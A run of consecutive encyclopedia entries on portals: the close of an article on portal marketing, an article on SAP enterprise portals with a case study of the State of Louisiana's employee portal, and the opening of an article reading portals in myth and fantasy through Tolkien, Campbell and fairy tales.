Marketers of portals should work with the directory personnel to make sure that the latter correctly locate the company's site to provide a steady stream of visitors. Hanson (2000) further suggests that there needs to be a continuous tactical attention to effectively leverage the portals, especially search engines. He states that consumers search using a range of methods these could include things like keywords in search engines, meta-tags, and various other links. These variables should then be kept in mind by marketers and be used strategically with search engines to enable it (search engine) to retrieve proper results for the searcher/surfer. A Web site manager must monitor and improve the chances of material being found and retrieved early in the list of results of these pages.

CONCLUSION

Portals as the definition suggests are gateways to the Internet, they should be used as strategic tools in the marketing process. Marketers need to keep abreast as to the growth, potential, and changing nature of these sites which play a key introductory role to Web searchers. They are best summed up as very large aggregators that will become more and more of a one-stop shop for consumers. Portals were one of the first pure e-commerce type companies to focus and create online brands, true examples of these are the popularity of brands such as Yahoo!, Alta Vista, Amazon, Travelocity, and the likes.

It has been found that consumers rely on branded names especially in this mire of products and services that is available over the Internet. Research has also proved that if in doubt, consumers are straightaway attracted to the online brands that are become familiar with, little wonder that Amazon is supposedly the most successful pure online company and brand. Portals have matured to become a key trading exchange intermediary between consumers and businesses, and also between business and other businesses. They (portals) recent focus is now on convenience, price, and variety. In their role as business to business exchanges, portals are rapidly taking the form of creating strategic alliances between like minded companies. It now seems rest assured that portals the gateways will be the key in our future cyber journey.

REFERENCES

Casagranda J. L., Nicholas J. A., & Stevens M. P. (1998). Creating competitive advantage using the Internet in primary sector industries. *Journal of Strategic Marketing, 6*, 257-272.

Clarke, I., III, & Flaherty, B. T. (2003). Web-based B2B portals. *Industrial Marketing Management, 32,* 15-23.

Hanson, W. (2000). *Principles of Internet Marketing.* Cincinnati, OH: South-Western College.

Kleindl, B. A. (2003). *Strategic electronic marketing—Managing e-business.* Manson, OH: South-Western Learning.

Kotorov, R., & Hsu, E.(2001). A model for enterprise portal management. *Journal of Knowledge Management, 5*(1),86-93.

Meisel, B. J., & Sullivan, S.T. (2000). Portals: The new media companies. *Journal of Policy, Regulation, and Strategy for Telecommunications, Information, and Media, 2*(5), 477-486.

Michael, I. (2006). *Consumer behaviour in computer mediated environments: Implications for marketers.* DBA thesis, Victoria University, Australia.

Pereira, E. R. (1999). Factors influencing consumer perceptions of Web-based decisions support systems. *Logistic Information Management, 12*(1/2), 157-181.

Slywotzky, J. A. (2000, January-February). The age of choiceboard. *Harvard Business Review*, 40-41.

Slywotzky, J. A. (2006). *The future of commerce.* Retrieved from www.humanlinks.com

KEY TERMS

Choiceboard: This concept includes interactive online systems that allow individual customers to design their own products.

Directory: The word directory is used in computing and telephony meaning a repository or database of information.

Marketing: A function within an organization, of a set of processes for creating, communicating and delivering value to customers, to benefit the organization and its stakeholders.

Online: A term used to describe information that is accessible through the Internet.

Portal: An entrance point to online content.

Search Engine: A search engine or search service is a program designed to help find information stored on a computer system such as the World Wide Web, inside a corporate or proprietary network or a personal computer.

Web Surfers: Consumers who go online, the phrase "surfing the Internet" was first popularized in print by librarian Jean Armour Polly in an article called *Surfing the INTERNET*, published in the Wilson Library Bulletin in June, 1992.

Portals in the Public Sector

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INTRODUCTION

A complete enterprise portal solution should provide all users personalized, convenient, and secure access to everything needed to perform their tasks or job functions. The SAP portal platform provides a single point of access to a variety of information sources in an organization and enables personalization of this content based on the user's classification. Content is provided in the portal client through a standard browser on the end user desktop, without a need to install any additional components.

This article reviews the SAP portal offering and discusses issues around the design and delivery of portal technology. In particular, the public sector environment will be discussed with analysis of the employee portal for the State of Louisiana.

BACKGROUND

Enterprise Portal Introduction

An enterprise portal is a portal intended for integrating information and applications for different user communities. These portals have evolved from solely providing internal company information to tools that can integrate document management, collaboration, knowledge management, and other functions (Hawes, 2000). Enterprise portals can be classified by their intended users with terms such as B2B (business-to-business), B2G (business-to-government), and B2C (business-to-customer). Enterprise portals can also be categorized by functionality, including categories such as information portals, collaboration portals, expertise and knowledge portals, operations portals, etc. However, most enterprise portals fall under a combination of categories. An enterprise portal is often a packaged software product sold by enterprise resource planning vendors for use in conjunction with their ERP offerings. The more advanced packages also allow integration with information systems other than those offered by the portal vendor. An enterprise portal may be kept strictly behind a corporate intranet or may be available on the internet, but in nearly all cases, authentication is required. A complete enterprise portal conveniently provides all information and applications relevant to a particular user, while restricting access to unauthorized resources in the organization.

SAP Enterprise Portals

The purpose of SAP enterprise portal (SAP EP) is to provide all members of an enterprise's value chain with unified access to the information needed to carry out their daily tasks, collaborate, and make informed decisions. The SAP portal platform is one of the building blocks of SAP NetWeaver into which other components can be integrated. SAP NetWeaver is a comprehensive integration and application platform that integrates people, information, and business processes across organizational and technical boundaries. SAP EP is built upon the iView, the program that displays the portal content. iViews can be grouped into pages and worksets. Access to content and navigation structure is determined by user and group roles, which contain related tasks, services, and information.

Predefined content, offered as business packages, helps make implementation speedier and can lower the costs associated with the integration of existing systems. This content is available for specific industries and functions and is based upon established best practices. SAP EP follows

Figure 1. Object structure





Figure 2. Portal positioning in SAP NetWeaver



open standards and is tightly integrated with other SAP NetWeaver components, so it supports heterogeneous IT landscapes. SAP NetWeaver also provides compatibility with Java, J2EE, and Microsoft .NET.

SAP EP is classified as part of the people integration aspect of SAP NetWeaver, along with its dependent collaboration tools. Collaboration enables both real-time and asynchronous communication between users of the portal through tools such as instant messaging, virtual workspaces, and community calendars. The knowledge management module is considered an Information Integration aspect of SAP NetWeaver and is implemented through the portal. This module serves to provide easy access (via navigation and search tools) to structured and unstructured data from various resources in order to process data and business information (Pijpers & Jelassi, 2004). This means managing knowledge so it is "accessible to the right people at the right time" (Leonard & Kiron, 2002, p. 13).

PORTALS IN STATE GOVERNMENT: A CASE STUDY

The State of Louisiana portal analysed in this article is one aimed at providing self-services for paid state employees. While modest in scope, this portal serves an example of challenges encountered in implementing such a project. Similar portal initiatives on a greater scale have been successfully implemented, and their analysis provides a background for understanding the issues faced and the decisions made in the State of Louisiana portal project.

@HP Portal

In 2000, Hewlett-Packard introduced a worldwide employee portal dubbed "@HP." The goal of this portal was to provide human resources (HR) self-services and corporate information to all HP employees. Though the project resides in the corporate sector, the main functionality of this portal—self-services—closely reflects the functionality of the Louisiana portal that will be discussed later. After authenticating oneself, an HP employee can utilize transactions including filling out holiday forms, booking travel, and accessing employee reviews. Access to corporate information, such as press releases and presentations, was also made available via @HP. The information displayed in one's portal is customized based on the employee's classification (e.g., the employee's division).

The success of this portal implementation depended on addressing several challenges. First, the worldwide nature of the organization required communication between the head organization and local offices. While the portal was organized and standards were implemented at the corporate level, portal content was managed at both the global and local level. This allowed local issues, such as varying tax laws, to be resolved. Employee acceptance was also addressed in this dual manner. Realizing the need for internal marketing to generate enthusiasm for the portal, HP created a standardized communication strategy but placed responsibility on local branches for implementing this strategy in a way that best fit each culture. The usage level of employees was addressed by mandating the use of the portal – the site became the only way in which these functions could be completed. A user-oriented design approach was thus adopted, so that the functions of the portal were presented in a manner that best fit the user's needs rather than the processes of the department.

The result of the @HP initiative resulted in cost savings realized mostly in the HR department. With routine tasks now automated and self-serviceable by employees, the department could shift its focus to more proactive, value-added functions. Feedback from users also indicated an increase in employee satisfaction stemming from the convenient access to resources and services via the portal (Ruta, 2004).

eCitizen Singapore

Initiated in its pilot phase in 1997, Singapore's eCitizen portal aimed to provide a "customer-centric, integrated, one-stop online access point for information on the Government of Singapore and its public service" (Krishan, 2003, p. 2). This project was preceded by three government-initiated plans that aimed to computerize government agencies, provide methods of electronic communications between agencies, and increase public access to computers and the internet. By building a strong backbone in technology, Singapore created a potentially wide user-base for its government portal.

The eCitizen portal was organized based on the needs of the citizens and not by government agencies. Content was categorized into 14 sections called service towns. Services provided within a town related to that particular aspect of a user's life. For instance, the Education town provided access for registering for schools and national exams, while the Health town provided access to past prescription records and provided real-time booking of hospital appointments. By 2002, an estimated 77% of Singapore's public services were made available through the eCitizen portal.

One challenge faced in this initiative regarded inter-departmental relations. Many public services involved more than one government department, necessitating integration among the agencies. To overcome this, the government launched the public services infrastructure (PSI) initiative to meet the required physical and intellectual needs for implementing a common architecture that supported inter-agency communication. The issue regarding data security and transaction authenticity was resolved by use of one authenticated user id and password for the entire portal. Finally, the government addressed the citizens without home computers by initiating a National IT Literacy Program (NITLP) to teach basic computer and internet skills and provide internet access at public locations (e.g., community centers).

The eCitizen portal project was awarded the e-government Stockholm Challenge Award in 2002. The government noticed a decrease in errors in service transactions and saw an increase in productivity. The delivery of governmental services was reduced in cost by over 20%. The automation of services also allowed a reduction in the number of government employees, providing further cost savings (Krishan, 2003).

Michigan.gov

The state of Michigan launched its public state portal, Michigan.gov, in July 2001. As with the eCitizen portal, the aim of this project was to integrate all government information and services into one convenient access point. To facilitate the implementation, the state created a limited tenure government agency, called e-Michigan, to administer e-government initiatives. This agency gained the support of several legislators and was able to provide funding for the duration of the project. The state worked with IBM as its main contractor, and the portal was developed using the IBM WebSphere e-commerce Suite.

Michigan.gov also approached portal organization in a user-oriented manner. The site was organized into six sub-portals. Each sub-portal served one area of interest for a user, providing seamless and invisible access to various government agencies. In organizing these sub-portals, Michigan utilized input from state employees and prospective users to establish cohesive functional areas. Michigan's high demand for user feedback throughout the development, implementation, and maintenance of Michigan.gov served to create a user-friendly, intuitive portal that facilitated user acceptance. The state also implemented a vast marketing campaign, including the slogan "Get online, don't wait in line," to promote the use of its portal. The functions provided reduced the online completion of many government services from more requiring more than 15 clicks to just three, and service delivery time was reduced by about 50 minutes. An estimated 9.8 million citizens benefited from this project (Chandran, 2004).

State of Louisiana Employee Portal

In July 2003, the State of Louisiana went live with their state employee portal, known as Louisiana Employees Online (LEO). The creation of LEO was in response to a poorly accepted employee self-services (ESS) package implemented in 2001. The Division of Administration (DOA) saw a portal as an opportunity to repackage the ESS initiative into an interface that would generate higher employee usage.

LEO was planned to service paid state employees and is distinct from the state portal intended for the general public. Though the original features of LEO were similar to those in ESS, LEO was generally better received. This was contributed to a more intuitive user interface, better education and training, and an active marketing campaign for the portal itself.

Implementation

The implementation of LEO has been phased by incrementally increasing functionality. The first phase encompassed the repackaging of the ESS functions. These were mostly services related to the HR department. One of the first features available through the portal was the viewing of online payroll information. This feature allowed the phased discontinuance of mailed remuneration statements, which employees still received despite the prevalence of direct deposit. With over 47,000 employees being mailed these statements, the cost savings on printing and postage was one of the main justifications for the portal. LEO also increased the amount of personal information an employee could update online to include address information, tax withholdings, and bank information. Another function was online leave processing. Greater employee empowerment through these self-services was seen as a crucial aspect of LEO.

The second phase of the portal added managerial functionality. This incorporated services such as viewing employee leave online and the creation of various managerial reports. At present, the managerial functions have view-only capabilities--the data cannot be entered or modified via LEO. The third phase of LEO integrated the state's training system into the portal. This enabled users to take training courses online, from the viewing of training videos and presentations to taking online assessments. The next phase of LEO, currently under development, will implement a complete learning solution. Expanding the functionality of LEO is continually addressed as user needs are recognized and justified.

When deciding to implement a state employee portal, the SAP portal solution was selected in order to leverage the state's use of SAP for its HR functions. The functionality of the portal has been largely based on predefined content provided by SAP. Predefined content is seen as a time-savings to developing custom content. Because of the close geographical location of state employees, collaboration tools were not deemed a requirement and were thus not installed in LEO. Currently, the portal is maintained by a team of about six employees who focus on creating and maintaining iViews and workflows. The ERP system from which the portal retrieves information is an SAP R/3 4.7 installation, with plans to upgrade this installation in fall 2006.

Challenges

The implementation of the LEO portal brought about several challenges, many of which are common to the aforementioned cases. After the limited embracing of ESS, the DOA realized it needed a more active marketing campaign to promote portal use. The branding of the name *LEO* was an integral part of this campaign. This initiative, combined with education on the use of LEO and the availability of online help, helped increase user acceptance. However, there were other issues that limited this reception. Challenges the project faced appeared on the agency, managerial, and individual levels.

Marketing of the portal was directed at agencies rather than individual users because agencies were thought to have the best ability to relate the value of LEO to their employees. The agencies were also given the responsibility to upgrade and maintain their technology infrastructure to standards set by the DOA. This resulted in some agencies lagging in providing an environment suitable for accessing LEO. Another issue at the agency level involved departments with a high number of employees without consistent access to a workstation computer (i.e., prison guards). Due to these reasons, acceptance of LEO varied from agency to agency.

Managerial empowerment suggests the manager is responsible for reviewing the integrity of data relating to employees under his or her supervision. Under the new portal system, a faulty report was likely the consequence of a data input error made by a manager's subordinate and not a report generation error. Thus, managers have greater responsibility to identify and resolve errors. This accountability sometimes generated apprehension. In fact, one departmental manager sent an e-mail message to his or her employees to discourage the use of LEO due to the extra effort that would be associated with (what he or she assumed would be) a large number of user input errors.

Individual users of LEO also exhibited some resistance. First, unlike the @HP project, use of LEO was not mandated. All services implemented in the portal were still available for completion via their pre-LEO methods. Without a clear need for the use of LEO, many employees resisted change and chose not to adopt the new technology. Secondly, one of the main benefits of LEO as seen by the state--employee empowerment—proved to be one of its hindrances. Many users did not want this new empowerment because of the accompanying increased accountability. For instance, a bank account entry error by an employee could prevent the correct depositing of his or her paycheck. The marketing campaign failed in these cases to display the benefits of personal ownership of data. Finally, some employees had distrust in any online system stemming from the fear of identity theft, despite standard security protocol provided through SAP EP.

One significant issue that has limited response to the above issues is that there is no single state agency driving the portal project. Without a dedicated project team, the complexity of a portal implementation can be overwhelming to manage. This is especially noticeable in the public sector, where projects involve the cooperation of numerous distinct agencies. The Office of Information Services within the DOA has provided some leadership for the LEO implementation, but developing portal policies and direction has proved challenging. Also, the public sector usually faces tighter budgets, and extracting specific return on investments

Figure 3. Login screen

Figure 4. Main menu screen





Figure 5. Main functionality—Create leave request



can be difficult with portal initiatives (Leonard et al., 2002). Without an agency to support the proposal, cost justification can become an issue. Authoritative leadership proved vital to the success of the previously discussed implementations, and a lack of such can be viewed as a contributor to the challenges LEO still faces.

FUTURE TRENDS

One future direction of portals indicates greater interest in mobile and wireless computing. Companies such as Disney have invested in developing content to be used specifically on wireless devices (Ziv, 2003). Singapore's eCitizen project planned to introduce a mobile phone service to alert citizens to events such as overdue library books (Krishan, 2003). Creating an easy-to-read interface for an existing portal is often the first step in incorporating mobile devices. The State of Louisiana is currently investigating introducing wireless compatibility into their LEO portal. A second emerging area involves more open portal architectures that support easier integration of separate applications and the use of web services. This can be implemented through products such as SAP's NetWeaver suite, an integration platform. Web services can enable transactions with outside organizations to be easily integrated into a portal's functionality, without the user having to manually initiate such communication (Sethi & Allampalli, 2005). Corporate portals have also recently become popular for providing graphical summaries of corporate information for executives in the form of dashboards (Ante, 2006). Finally, companies are now beginning to rely on the widespread adoption of broadband internet to develop more complex, media-rich content for their portals (Ziv, 2003). Several large portal hosts have even formed partnerships with broadband providers to allow subscribers to access customized content from the portal host (Sinha, 2004).

Specific to the public sector, there is an emerging trend towards ubiquitous computing. Not only do governments want to provide mobile access for their citizens, but they also want to provide easy access to the internet for those who do not have home computers. This is reflected in the NILPT initiative of Singapore (Krishan, 2003).

CONCLUSION

Though still early in its development, the State of Louisiana's employee portal serves as an example of some of the issues that should be addressed in implementing a portal in the public sector. The success of similar implementations draws from extensive planning, clear leadership, standardization of policies, garnering user acceptance, and overcoming communication gaps among departments. Despite these common issues, flexibility remains an important factor in the success of a portal. Adapting to user needs as they change and are more clearly recognized and adapting to portal technology as it continues to evolve will play a pivotal role in the outcome of such projects.

REFERENCES

Ante, S. (2006). Giving the boss the big picture. *Business-Week,* 3971, 48-51.

Chandran, P. M. (2004). Michigan.gov: The leading integrated e-government portal. European Case Clearing House Collection. p. 1-21.

Hawes, L. (2000). Portal fusion. *Intelligent Enterprise, 3*(8)48-56.

Krishan, A. (2003). The eCitizen portal--integrating government services online in Singapore. European Case Clearing House. p. 1-15.

Leonard, D., & Kiron, D. (2002). Managing knowledge and learning at NASA and the Jet Propulsion Laboratory. Harvard Business School. 1-30.

Pijpers, G., & Jelassi, T. (2004). The exploration and production enterprise portal of the Royal Dutch/Shell Group. European Case Clearing House Collection. p. 1-21.

Ruta, C. D. (2004). Hewlett-Packard: Implementing the HR@HP employee portal. European Case Clearing House Collection. p. 1-13.

Sethi, N., & Allampalli. D. (2005). The world's first Web services community portal: Bigtrumpet.com of NTUC Income, Singapore. The Asian Business Case Centre. p. 1-20.

Sinha, S. (2004). Yahoo under Terry Semel: Towards a new revenue model. European Case Clearing House Collection. p. 1-15.

Ziv, N. (2003). Digital and wireless innovation at the Walt Disney Company. European Case Clearing House Collection. p. 1-22.

KEY TERMS

Collaboration: Enabling individuals, teams, and interest groups to work together closely towards a common goal through communication between different portal users.

Groups: Objects in SAP Enterprise portals that are a set of one or more users combined so this set can be assigned similar settings as a whole rather than as individuals.

iViews: Objects in SAP Enterprise portals that are programs that retrieve data and display it in the portal content area.

Knowledge Management (KM): The gathering, administering, and use of knowledge an organization requires.

Pages: Objects in SAP Enterprise portals that contain layout and content (iViews) for viewing.

Roles: Objects in SAP enterprise portals that are ccollections of related tasks, services, and information available for a group of users; determines what can be accessed and provides visualization of content and the navigation structure.

Web Services: A method of supporting system-to-system interaction using standardized data exchange methods.

Worksets: Objects in SAP enterprise portals that are collections of tasks, services, and information that are elements of a role; usually comprises all the tasks, services, and information for a specific activity area, such as controlling or budgeting.

P

Portals of the Mind

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INTRODUCTION

The idea of a gateway or portal to another world is common in *myth* and *fantasy*, and, obviously, far older than the use of the same notion in computing. While computing portals take researchers to other domains of data, the use of portals in myths is often far more complex. In creation myths, the passing of portals has immense consequences for humankind, as in Adam and Eve's expulsion from their carefree existence in the Garden of Eden (unleashing the world's woes upon their descendants), and in the carrying away of Persephone by Pluto into the Underworld (leaving a legacy of cold and sunless months each year). In other types of myths, and in the fantastic tales they have bequeathed, portals provide *heroes* with strange and wonderful adventures, and with experiences that leave heroes irrevocably changed. This article will now explore these types of portals in more detail.

PORTALS OF THE MIND

"In a hole in the ground there lived a hobbit" (Tolkien, 1974, p. 1). So begins Tolkien's famous story of middle-earth, a tale that takes the reader from Bilbo Baggins' comfortable hole in the ground (1974), to the foul and murky depths of Mordor (Tolkien,1954-1955). The portals Tolkien uses throughout his works serve as a useful starting point in illustrating the *psychological* potential of portals in mythic tales and in the fantasies myths influence.

While in its most general sense, a portal is just a gate (from the Latin *porta*) (Skeat, 1983, p. 403), when heroes pass through literal or *metaphorical* portals in works of myth or fantasy, they enter strange and dangerous landscapes of physical and psychological testing. Their journeys are very different to those of researchers who enter portals knowingly in search of information relevant to their purposes, for heroes are commonly unaware of the imperative that drives them, or of the profound nature of what is to come.

In *The Hobbit*, Bilbo is settling into a comfortable, although mundane, middle age, and sees no reason to change his situation, when Gandalf appears and throws his carefully ordered life into chaos. "To the end of his days Bilbo could never remember how he found himself outside, without a hat, a walking-stick or any money, or anything which he usually took with him when he went out" (Tolkien, 1974, p. 28).

Bilbo's route to psychological growth takes the form of a *quest* (to win back the dwarves' gold from the dragon Smaug), a motif common in myth and fantasy. Quests involve both a physical journey, compelling heroes to draw on scarcely guessed at physical and mental reserves, and a psychological journey where heroes are forced to question their most deeply held beliefs.

Unlike Alice (Carroll,1865), who travels through the portal of a rabbit hole *down* into the strange world beneath the earth, Bilbo travels *up* from his subterranean dwelling through his "perfectly round door like a porthole" (Tolkien, 1974, p. 1) and out into the wild lands (the second of many portals in the story), to where "people spoke strangely, and sang songs Bilbo had never heard before" (1974, p. 29). The direction of Alice's travel is more usual in myth and fantasy, for entry *into* the earth commonly symbolizes descent into the *unconscious*. Aladdin and Ali Baba both go into caverns to claim treasure (metaphorically, the psychological riches necessary to *transcend* their present life stage), and the young Merlin (of Arthurian myths and legends) experiences his first vision doubly entombed, lying in a crystal cave *within* a cavern (Stewart, 1976, p. 58).

Whether up, down, or out, by passing though portals such as doorways, cave entrances, landscapes, or rabbit holes, heroes *journey* away from the safe and familiar known world to the hostile and dangerous unknown world. In doing so, they move from the conscious to the unconscious; from the testing domain of the physical landscape to the dark terrors of the psychological domain. Thus, when Bilbo sets off alone down the tunnel to the fearsome dragon Smaug, and hears the deadly dragon snoring, he stops at first, frozen with fear, but then forces himself on. As the narrator (Tolkien) says: "Going on from there was the bravest thing he ever did … He fought the real battle in that tunnel alone, before he ever saw the vast danger that lay in wait" (1974, p. 197). Bilbo's physical journey *down* into the earth is metaphorically a journey *down* into the unconscious, where he struggles to overcome the limitations of self (legitimate fears for his own safety), and gains the wisdom and mental strength that he later uses to end the disastrous stand-off between the dwarves and Lake men.

This struggle with self, which occurs at the psychological level, is explored in depth by the mythologer Joseph Campbell, in his treatise *The Hero with a Thousand Faces* (1993). One of the myths Campbell analyses is the tale of the Sumerian goddess Inanna, ”the oldest recorded account of the passage through the gates of metamorphosis” (p. 105). The story details her journey from the world of light and life to the underworld of darkness and death (metaphorically the unconscious), a journey in which she passes through seven portals, at each one being forced to relinquish an item of jewelry or clothing, (the adornments of her conscious life), until, both physically and psychologically naked, she confronts her opposite aspect (her sister goddess Ereshkigal). As Campbell says: “The hero, whether god or goddess, man or woman, the figure in a myth or the dreamer of a dream, discovers and assimilates his opposite (his own unsuspected self) either by swallowing it or by being swallowed” (1993, p. 108).

Innana’s meeting with the other part of herself, buried deep in her unconscious, is mirrored in the ending of the fantasy, *A Wizard of Earthsea* (Le Guin, 1968). In this story, the wizard Ged is pursued by an underworld demon that his arrogance and pride have earlier unleashed. Finally, in desperation, Ged turns and pursues *it*, eventually drawing near. “Aloud and clearly, breaking that old silence, Ged spoke the shadow’s name, and in the same moment the shadow spoke without lips or tongue, saying the same word: ‘Ged.’ And the two voices were one voice … Light and darkness met, and joined, and were one” (1976, pp. 197-198). Like Inanna, Ged recognizes (calls by name) and embraces (accepts) the dark elements within his unconscious, and by so doing, transcends his previous, flawed state.

This treasure of transcendence is gained by facing that which the conscious mind has forced into the unconscious. These ugly and/or unacceptable parts of self commonly include such things as each person’s opposite sexual aspect—for men, the anima; for women, the animus. What powerful myths and fantasies teach is that only by recognizing and embracing these unacceptable parts of self, can the individual achieve wholeness and move onto the next life stage. Ged literally embraces these parts of himself (his past arrogance and pride), despite their manifestation as a horrendous creature, as Bilbo faces the loathsome dragon (representing his timidity and the barriers to him living a fuller life), to become much more than the hobbit who set out on the adventure. As Gandalf exclaims when Bilbo delivers the dwarves’ precious Arkenstone to the Lake men (as a bargaining chip for peace): “There is always more about you than anyone expects!” (p. 250)

Caverns, rabbit holes, and labyrinths; the literal portals into mother earth are widespread in myth and fantasy, but the shapes portals assume are not limited to these. There are a multitude of portals heroes might use to enter the place of the unconscious, for beyond the terror of the dragon, the dark, lipless beast of Earthsea, and the deadly threat of the Gorgon and Minotaur, lies the hero quest of psychological growth.

Many portals are hidden in the simple and sanitized lines of nursery stories, for these stories carry much of the power of myth, albeit in diluted form. In the well known story of *Jack and the Beanstalk*, Jack uses an oversized beanstalk to access a cloud portal to the lands of the giants, the journey forcing him to draw on his cunning and wits to bring back treasure, which changes his life forever (McKie, 1992). Likewise, the ugly duckling (in the nursery story of the same name) flees the farm yard full of teasing animals to dwell in the harshness of the wilds, where its will to survive is severely tested. Finally, after extremity and suffering, it emerges (both physically and psychologically) as a beautiful swan (*My Best Nursery Rhymes and Stories*, 1986, p. 133).

In fairy tales, stone walls figure prominently as portals, either surrounding gardens or as parts of towers and castles, and though they look impenetrable, there is always a way through into the unconscious world beyond. In the fairy tale of *Rapunzel* (Segal & Sendak, 1973, p. 247), a fairy/witch keeps a beautiful girl (Rapunzel) locked in a stone tower without doors or staircase, the only access being through a high window reached via the ladder of Rapunzel’s long hair. A prince appears, falls in love with Rapunzel and, finding the tower’s entry point, becomes her lover. When the fairy discovers this, she takes Rapunzel away and hides her beyond tangled forests and deserts (depending on the version). In grief, the prince hurls himself from the tower and is blinded, spending the next years of his life wandering in the wilderness until he happens upon Rapunzel again, and her tears restore his sight. This is the literal reading of a charming fairy tale that is highly recognizable by people of a Western literary heritage, but ”read” psychologically, the tale takes on new power. In this type of reading, the prince is restlessly searching for something he senses is missing (he is incomplete). He breaches the portals (of his unconscious) to find the treasure (Rapunzel/his anima), but must also face his repugnance and doubts (the fairy/witch) guarding these unacceptable parts of self. In his struggle with the fairy/witch, he is temporarily defeated (blinded, he literally cannot see his way forward), and wanders in the wilderness (his previous state is now barren and unrewarding) before finally reclaiming his treasure (anima) and being healed (made whole by Rapunzel’s tears). The literal quest of the prince in *Rapunzel* is, in fact, the same as the quests of countless princes in countless tales. They must overcome castle walls or scale stone towers in order to rescue ”damsels in distress,” that is, metaphorically, to descend into their unconscious and assimilate their feminine aspects (anima) in order to become complete.

The Frog Prince is a particularly rich example of such a tale, and less usual in that the hero is female. In this story, a princess loses her precious golden ball deep in a well or spring (like caves, springs or pools as openings into Mother Earth are common symbols of the unconscious). The ball is too deep for her to reach, but an ugly frog rises from the depths and offers to retrieve it for her, and in return, in the frog's words: "love me and let me live with you, and eat from your little golden plate, and sleep upon your little bed" (*Grimm's Fairy Tales*, undated). The creature that dwells beyond the well-portal of her unconscious is willing to help her, if she will accept its terms (the next life stage-sexual maturity), but the princess is repulsed, promising to comply only to get the ball back, but with no intention of honoring her pledge. It is her father who forces her to keep her word, (she must move from her daughter relationship with him to a sexual relationship with a mate), and so she is compelled to let the frog eat from her plate and sleep in her bed until, on the third morning, she wakes to find the frog transformed into a handsome prince (or in some versions, she dashes him against the wall and he turns into a handsome prince). Again, what is loathsome in the unconscious becomes beautiful once accepted and assimilated, for it brings the psychological growth necessary to a fully lived life, a transformation illustrated most famously in the story of *Beauty and the Beast*.

As Carl Jung's collaborator Marie-Louise von Franz notes, this motif is common as "a process symbolizing the manner in which the animus becomes conscious" (1978:206). If this is the case, we would expect it to occur widely across many cultures, as indeed, it does. The ancient Irish tale of the five sons of King Eochaid, (also discussed by Campbell), is a case in point. Out hunting, the brothers become lost and thirsty, and each in turn departs in search of water, finding it guarded by a loathsome hag, whose price for relinquishing it is a single kiss. The first four brothers refuse and remain thirsty, but the fifth brother not only kisses the hag, but offers to hug her too. His actions transform her into a beautiful woman. Thus, what was ugly in his unconscious becomes fair and wonderful, once he accepts and assimilates it, and able to grant him "the kingdom and supreme power" (pp. 116-117).

